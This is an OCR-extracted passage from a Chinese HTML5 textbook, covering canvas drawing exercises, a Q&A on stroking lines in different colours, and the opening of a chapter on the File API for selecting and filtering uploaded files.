


图 5-21　动画特效运行效果

5.10　习题

一、填空题

1．HTML 5 获取上下文对象需要调用__________函数。

2．绘制文字时可以通过设置__________属性的值设置字体。

3．将图形进行平移需要调用__________函数。

4．HTML 5 中保存和恢复图形时需要调用 save()函数和__________函数。

5．__________函数用来绘制圆形。

二、选择题

1．关于 canvas 的说法中，选项__________是正确的。

A．canvas 与 VML 和 SVG 一样可以用来绘制图形，它们没有任何区别，因此可以互换使用。

B．SVG 和 VML 如果要从同一图形中移除元素，则需要擦掉绘制重新描绘。

C．canvas 最早是 Apple 在 Google 1.3 浏览器中引入，目前所有的浏览器都提供对它的支持。

D．canvas 可以把一个绘图 API 展现给客户端 JavaScript，以使脚本能够把想绘制的东西都绘制到一块画布上。

2．以填充的方式绘制文字时需要调用__________函数。

A．fillRect()

B．Text()

C．fillText()

D．strokeText()

3．__________函数可以将图形以 base64 位方式输出到浏览器中。

A．toDataURL()

B．strokeRect()

C．fillRect()

D．drawImage()

4．绘制线性渐变和径向渐变时都需要调用__________函数追加颜色的渐变效果。

A．createLinearGradient()

B．createRadialGradient()

C．addColorStop()

D．createColorStop()

5．绘制矩阵变换效果时 transform()函数可以替换坐标变换中常用的 3 个函数，它们分别是__________。

A．fillRect()、scale()和 rotate()

B．translate()、scale()和 rotate()

C．ranslate()、scale()和 fillRect()

D．fillRect()、strokeRect()和 rotate()

三、上机练习

1．绘制简单图形

在 Dreamweaver CS5 中添加新的 HTML 页面，在页面的合适位置添加 canvas 元素。在 JavaScript 脚本函数中调用合适的函数绘制基本的图形，如直线、圆形、矩形和三角形等。

2．绘制线性渐变效果

在 Dreamweaver CS5 中添加新的 HTML 页面，在页面的合适位置添加 canvas 元素，调用上下文对象的 createLinearGradient()函数并结合 addColorStop()函数实现线性渐变的效果。页面最终运行效果如图 5-22 所示。




图 5-22　上机实践 2 运行效果

3．绘制圆弧果

在 Dreamweaver CS5 中添加新的 HTML 页面，在页面的合适位置添加 canvas 元素。在 JavaScript 脚本函数中通过 for 语句控制绘制圆弧的数量，调用 transform()函数改变图形

的形状和位置，调用 arc()函数绘制圆弧。页面的最终运行效果如图 5-23 所示。




图 5-23　上机实践 3 运行效果

5.11　实践疑难解答

绘制不同颜色的直线



HTML 5 中如何绘制不同颜色的直线

网络课堂：http://bbs.itzcn.com/thread-19724-1-1.html

【问题描述】：本人最近初学 HTML 5 中的绘图技术，页面中的具体代码如下所示：

```
<canvas id="myCanvas" width="400" height="200" style="border: 1px solid
red;">浏览器不支持 canvas 元素</canvas>
<script type="text/javascript">
    var c=document.getElementById("myCanvas");
    var cxt=c.getContext("2d");
    cxt.strokeStyle = '#f00';
    cxt.moveTo(0,0);
    cxt.lineTo(100,50);
    cxt.strokeStyle='#000';
    cxt.moveTo(100,100);
    cxt.lineTo(200,50);
    cxt.stroke();
</script>
```

请问我需要添加什么代码能使绘制出来的两条直线的颜色不同？

【解决办法】：这位同学，stroke()函数可以绘制直线，你上面的代码中虽然绘制了两条直线并且为 strokeStyle 属性指定了不同的颜色值，但是你仅仅调用了一个 stroke()函数维护，所以绘制出来的颜色以第二种为主。要想绘制两条颜色不同的直线，你需要使用两个 stroke()函数并且第一条直线绘制完成后调用 beginPath()重新指定绘制的路径即可。重新修改上述代码，其 JavaScript 中的具体代码如下所示：

```
<script type="text/javascript">
    var c=document.getElementById("myCanvas");
    var cxt=c.getContext("2d");
    cxt.strokeStyle = '#f00';
    cxt.moveTo(0,0);
    cxt.lineTo(100,50);
    cxt.stroke();                    //绘制边框颜色为红色的第一条直线
    cxt.beginPath();                 //重新绘制开始路径
    cxt.strokeStyle='#000';
    cxt.moveTo(100,100);
    cxt.lineTo(200,50);
    cxt.stroke();                    //绘制边框颜色为黑色的第二条直线
</script>
```

第6章 基于HTML 5的文件上传

HTML 5 提供了一个关于文件操作的文件 API（应用程序编程接口），通过使用这个API，对于从 Web 页面上访问本地文件系统的相关处理将会变得十分简单。本章将针对这个文件 API 做详细介绍。另外，到目前为止只有部分浏览器对文件 API 提供支持，比如最新版的 Firefox 浏览器。本章将详细介绍文件的选择和读取两方面的相关知识。

本章学习要点：

- ➢ 熟练掌握选择一个和多个文件的处理方法
- ➢ 熟练掌握使用 Blob 对象获取文件类型和大小
- ➢ 掌握文件类型的过滤操作
- ➢ 熟练掌握文件上传的实现步骤
- ➢ 简单了解 FileReader 接口
- ➢ 熟练掌握使用 FileReader 接口中的方法实现图片和文件的读取操作
- ➢ 掌握 FileReader 接口中的事件处理
- ➢ 了解常见读取错误的处理方法

6.1 使用 file 对象选择文件

在 HTML 4 中，可以通过 file 元素来选择一个文件用于上传操作，但是在 HTML 5 中，通过添加 multiple 属性，file 元素允许一次选择多个文件，该元素中的每一个用户选择的文件都是一个 file 对象，而 FileList 对象则为这些 file 对象的列表，代表用户选择的所有文件。本节将详细介绍如何使用 file 对象来实现单个和多个文件的选择操作，此外，还简单介绍了对文件类型进行过滤的实现步骤。

6.1.1 选择一个文件

通过在页面中指定 input 元素的 type 属性为 file，可以实现单个文件的选择功能。每一个选择的文件都是一个 file 对象，该对象有 4 个属性，如下所示。

- ❑ **name** 表示选中文件不带路径的名称。
- ❑ **size** 使用字节表示的文件长度。
- ❑ **type** 使用 MIME 类型表示的文件类型。
- ❑ **lastModifiedDate** 表示文件的最后修改日期。

【实践案例 6-1】

在文件管理系统中，用户可以选择单个文件进行上传操作（具体的上传操作需要借助于程序，这里不阐述），当上传成功之后，可将该文件的信息展现给用户，以便于查看和确认。本案例将模拟该功能，实现单个文件的选择和查看功能。具体实现步骤如下所示。

（1）创建一个名称为 file.html 的文件，该文件包含一个 form 表单，并在该表单中创建一个 type 属性为 file 的 input 元素，用于用户选择文件，具体的代码如下所示：

```
<form id="myform">
    <input type="file" id="file" size="80" style="border:1px solid
    #A5ACB2;"/>
    <input type="button" value="选择文件"/>
</form>
```

如上述代码所示，在 file.html 页面中创建了一个 id 为 myform 的表单域，该表单包含两个元素：文件选择框和普通按钮。

（2）在 file.html 页面中定义一个 id 为 fileInfo 的 div 层，用于显示上传的文件信息，代码如下所示：


```
<div id="fileInfo">
    <table width="100%" border="1" cellspacing="0" cellpadding="0">
        <tr>
             <th>文件名称</th>
             <th>文件大小</th>
             <th>文件类型</th>
             <th>文件修改日期</th>
        </tr>
        <tr>
             <td><div id="fName"></div></td>
             <td><div id="fSize"></div></td>
             <td><div id="fType"></div></td>
             <td><div id="fDate"></div></td>
        </tr>
    </table>
</div>
```

（3）创建 bodyLoad()函数和 showFile()函数，分别实现 fileInfo 层的隐藏和上传文件的显示功能。具体的 JavaScript 代码如下所示：

```
<script language="javascript">
    function bodyLoad()
    {
        var info=document.getElementById("fileInfo");
        info.style.display="none";
    }
```

```
        function showFile()
         {
             var file=document.getElementById("file").files[0];
                                                         //获取选中的文件
             document.getElementById("fName").innerHTML=file.name;
                                                         //获取文件名称
             document.getElementById("fSize").innerHTML=file.size+"字节";
                                                         //获取文件大小
             document.getElementById("fType").innerHTML=file.type;
                                                         //获取文件类型
             document.getElementById("fDate").innerHTML=file.lastModified
             Date;                                       //获取文件修改日期
             document.getElementById("fileInfo").style.display="block";
                                                         //显示 fileInfo 层
        }
    </script>
```

如上述代码所示，在 bodyLoad()函数中设置了 fileInfo 层的 display 属性为 none，则表示 fileInfo 层为隐藏状态；在 showFile()函数中使用“document.getElementById("id 值")”获取选中的文件，由于该对象的 files 属性获取的是一个集合，因此需要使用 files[0]的形式表示选中的单个文件信息。



showFile()函数中的 fName、fSize、fType、fDate 分别对应于 fileInfo 层中 div 元素的 id 属性值，用于将获取的文件信息写入到对应的 div 层中。在该函数的最后通过 document.getElementById("fileInfo").style.display="block"设置 fileInfo 层为显示状态。

（4）为 file.html 文件的 body 元素添加 onload 事件，指向 bodyLoad()函数，使 fileInfo 层隐藏。代码如下所示：

```
<body onload="bodyLoad()">
```

（5）为表单中的普通按钮添加 onclick 事件，指向 showFile()函数，显示选择的文件信息。代码如下所示：

```
<input type="button" value="文件上传" onclick="showFile()"/>
```

（6）为了使文件管理系统更加美观，创建 selectFile.html 文件，在该文件中使 iframe 元素包含 file.html 文件。代码如下所示：

```
<iframe id="frameBord" name="frameBord" frameborder="0" width="100%"
height="100%" src="file.html"></iframe>
```

在浏览器中预览 selectFile.html 页面，显示效果如图 6-1 所示。

图 6-1　页面初始化状态

单击【选择文件】按钮，浏览本地文件并选择单个文件，然后单击【文件上传】按钮，显示选择的文件信息，如图 6-2 所示。



图 6-2　显示选择的文件信息

6.1.2　选择多个文件

HTML 5 为文件选择框新增了 multiple 属性，将该属性设置为 true 时，用户可以选择多个文件。

下面的案例演示了 HTML 5 中选择多个文件的实现过程。

【实践案例 6-2】

该案例仍然以文件管理系统为基础，为 file.html 文件中的文件选择框添加 multiple 属性，并设置为 true。修改后的表单域代码如下所示：

```
<form id="myform">
    <input type="file" id="file"  size="80" style="border:1px solid
    #A5ACB2;" multiple="true"/>
    <input type="button" value="文件上传" onclick="showFile()"/>
</form>
```

此时，运行 file.html 页面即可实现多个文件的选择功能。但是，在 showFile()函数中只是获取了选择的第一个文件的信息，之后的文件信息并没有获取，因此在该页面中只会显示单个的文件信息内容。

为了实现在单击【文件上传】按钮后显示选择的所有文件信息，还需要修改 showFile()函数，具体实现代码如下所示：

```
    function showFile()
    {
        var files=document.getElementById("file").files;    //获取选中的所有文件
        var tableTitle="文件名称 |   文件大小  
         |
               文件类型   |  文件修改日
                                                         期<hr/>";
        var info="";                                         //存储多个文件信息
        for(var i=0;i<files.length;i++)                      //遍历选中的多个文件
        {
            var file=files[i];
            var fName=file.name;                             //获取文件名称
            var fSize=file.size+"字节";                      //获取文件大小
            var fType=file.type;                             //获取文件类型
            var fDate=file.lastModifiedDate;                 //获取文件修改日期
            info+=fName+"  |  "+fSize+"  |
                  "+fType+"  |"+fDate+"<hr/>";
        }
        document.getElementById("fileInfo").innerHTML=tableTitle+info;
        document.getElementById("fileInfo").style.display="block";
    }
```

当使用 multiple 属性后，用户选择的多个文件实际上保存在一个 files 数组中，其中的每个元素都是一个 file 对象。因此，为了获取每个文件的信息需要对 files 数组进行遍历，再逐个获取文件的名称、大小、类型和修改日期。

最后将 fileInfo 层中的 table 删除，代码如下：

```
    <div id="fileInfo"></div>
```

在本案例中，由于为 file 类型的 input 元素添加了 multiple 属性，因此，可以通过该元素选择多个文件。选择成功后，【选择文件】按钮右侧将显示成功选择文件的总量，当将鼠标移动至上面时，显示选择的所有文件的名称。该案例的运行结果如图 6-3 所示。



图 6-3　选择多个文件

6.1.3 通过类型过滤选择的文件

通过前面两节的学习可以知道使用 file 对象的 type 属性可以获取文件的类型。因此，根据这个特性可以在 JavaScript 中判断用户选择的文件是否为特定类型，从而实现对文件类型进行过滤的功能。具体流程如下所示。

（1）当选择多个文件后，遍历每一个 file 对象，获取该对象的类型。

（2）将获取的对象类型与设置的过滤类型进行匹配。

（3）如果不匹配，则提示上传文件类型出错或拒绝上传等信息，从而实现对上传文件的类型进行过滤的功能。

（4）如果匹配，则可成功上传。

【实践案例 6-3】

在管理相册时，只允许上传“图片”类型的文件，如果上传的不为图片，则弹出无法上传的提示信息，并将其他图片进行上传操作。当上传完成之后，在页面中显示出已上传的图片总数和未上传的图片信息。具体的实现步骤如下所示。

（1）在页面表单中创建一个 file 类型的 input 元素，并设置 multiple 属性为 true，用于选择多个文件。代码如下所示：

```
<form id="myform">
    <input type="file" id="file" size="30" multiple="true" style="
    border:#2A783b solid 1px;"/>
    <input type="button" value="选择文件"/>
</form>
```

（2）在表单的下方添加一个 id 属性为 info 的 div 层，用于显示未能成功上传的图片信息，如下所示：

```
<div id="info"></div>
```

（3）定义 showFile()函数，用于获取已经成功上传的文件总数和未能成功上传的图片信息，并将这些信息显示在 id 属性为 info 的 div 层中。具体的代码如下所示：

```
<script language="javascript">
    function showFile()
    {
        var strLi="<ul>";
        strLi=strLi+"<li>文件名称</li>";
        strLi=strLi+"<li>文件类型</li>";
        strLi=strLi+"<li>文件大小</li>";
        strLi=strLi+"</ul>";
        var files=document.getElementById("file").files;
                                                //获取选中的所有文件
        var count=0;                           //记录可以成功上传的文件总数
        var con=true;                          //记录是否有不是图像的文件
```

```
            for(var i=0;i<files.length;i++)
            {
                var file=files[i];
                if(!/image\/\w+/.test(file.type))   //判断类型是否匹配
                {
                    strLi=strLi+"<ul>";
                    strLi=strLi+"<li>"+file.name+"</li>";
                    strLi=strLi+"<li>"+file.type+"</li>";
                    strLi=strLi+"<li>"+file.size+"</li>";
                    strLi=strLi+"</ul>";
                    con=false;
                    continue;
                }
                else{
                    count++;
                }
            }
            var result="已成功上传"+count+"张图片! <br/><br/>";
            if(con==false)
            {
                result=result+"未上传的图片: <br/>"+strLi;
            }
            document.getElementById("info").innerHTML=result;
        }
    </script>
```

这里主要通过判断 type 属性的值是否以“image/”开头来区分图像类型。当用户选择了不为“图像”类型的文件时，将记录该文件的信息，并继续判断下一个选择的文件；如果用户选择的文件为图片，则将 count 值累加，得出总数量。

（4）为 type 属性为 button 的 input 元素添加 onclick 事件，指向 showFile()函数，代码如下所示：

```
    <input type="button" value="文件上传" onclick="showFile()"/>
```

（5）为 li 元素添加样式，使未能上传的文件信息以表格的形式来展现。CSS 样式代码如下所示：

```
    <style type="text/css">
        li{
            list-style:none;
            width:100px;
            height:30px;
            text-align:center;
            float:left;
            margin-left:1px;
            margin-bottom:1px;
```

```
            background:#ccc;
        }
    </style>
```

运行该案例，选择多个文件，单击【文件上传】按钮，将在该页面中显示出已经成功上传的文件总数和未能成功上传的文件信息，如图 6-4 所示。



图 6-4　通过类型过滤选择的文件

6.1.4　通过 accept 属性过滤选择的文件

在选择文件上传后，如果能根据文件返回的类型过滤所选择的文件，也是一种不错的方法，但是这需要编写不少代码。在 HTML 5 中，可以通过为 file 类型的 input 元素添加 accept 属性来指定要过滤的文件类型。在设置完 accept 属性之后，在浏览器中选择文件时会自动筛选符合条件的文件。



目前只有 Chrome 和 Opera 浏览器支持 accept 属性。

【实践案例 6-4】

在页面表单中，创建一个 file 类型的 input 元素，并为该元素添加一个 accept 属性，将该属性设置为“image/jpeg”。当用户单击【选择文件】按钮时，在打开的文件选择窗口中，文件类型为 accept 属性所设置的值。具体的代码如下所示：

```
    <style type="text/css">
        .ultitle{
            list-style:none;
            width:200px;
            height:30px;
            text-align:center;
            font-weight:bold;
            font-size:14px;
```

```
            float:left;
            margin-left:1px;
            margin-bottom:1px;
            background:#ccc;
        }
        li{
            list-style:none;
            width:200px;
            height:30px;
            text-align:center;
            float:left;
            margin-left:1px;
            margin-bottom:1px;
            background:#ccc;
        }
    </style>
    <script language="javascript">
        function bodyLoad()
        {
            var info=document.getElementById("fileInfo");
            info.style.display="none";
        }
        function showFile()
         {
            var strLi="<ul>";
            strLi=strLi+"<li class='ultitle'>文件名称</li>";
            strLi=strLi+"<li class='ultitle'>文件类型</li>";
            strLi=strLi+"<li class='ultitle'>文件大小</li>";
            strLi=strLi+"</ul>";
             var files=document.getElementById("file").files;
                                                  //获取选中的所有文件
             for(var i=0;i<files.length;i++)          //遍历选中的多个文件
             {
                var file=files[i];
                var fName=file.name;                  //获取文件名称
                var fType=file.type;                  //获取文件类型
                var fSize=file.size+"字节";           //获取文件大小
                strLi=strLi+"<ul>";
                strLi=strLi+"<li>"+fName+"</li>";
                strLi=strLi+"<li>"+fType+"</li>";
                strLi=strLi+"<li>"+fSize+"</li>";
                strLi=strLi+"</ul>";
            }
            document.getElementById("fileInfo").innerHTML=strLi;
            document.getElementById("fileInfo").style.display="block";
```

```
    }
</script>

<h2>文件上传</h2>
<form id="myform">
    <input type="file" id="file"  style="border:1px solid #A5ACB2; height
    :30px; width:500px"
                multiple="true" accept="image/jpeg"/>
    <input type="button" value="文件上传" onclick="showFile()"/>
</form>
<div id="fileInfo"></div>
```

该案例在 Chrome 浏览器中执行的页面效果如图 6-5 所示。




图 6-5　在 chrome 浏览器中的文件选择窗口

在 Opera 浏览器中浏览的效果如图 6-6 所示。

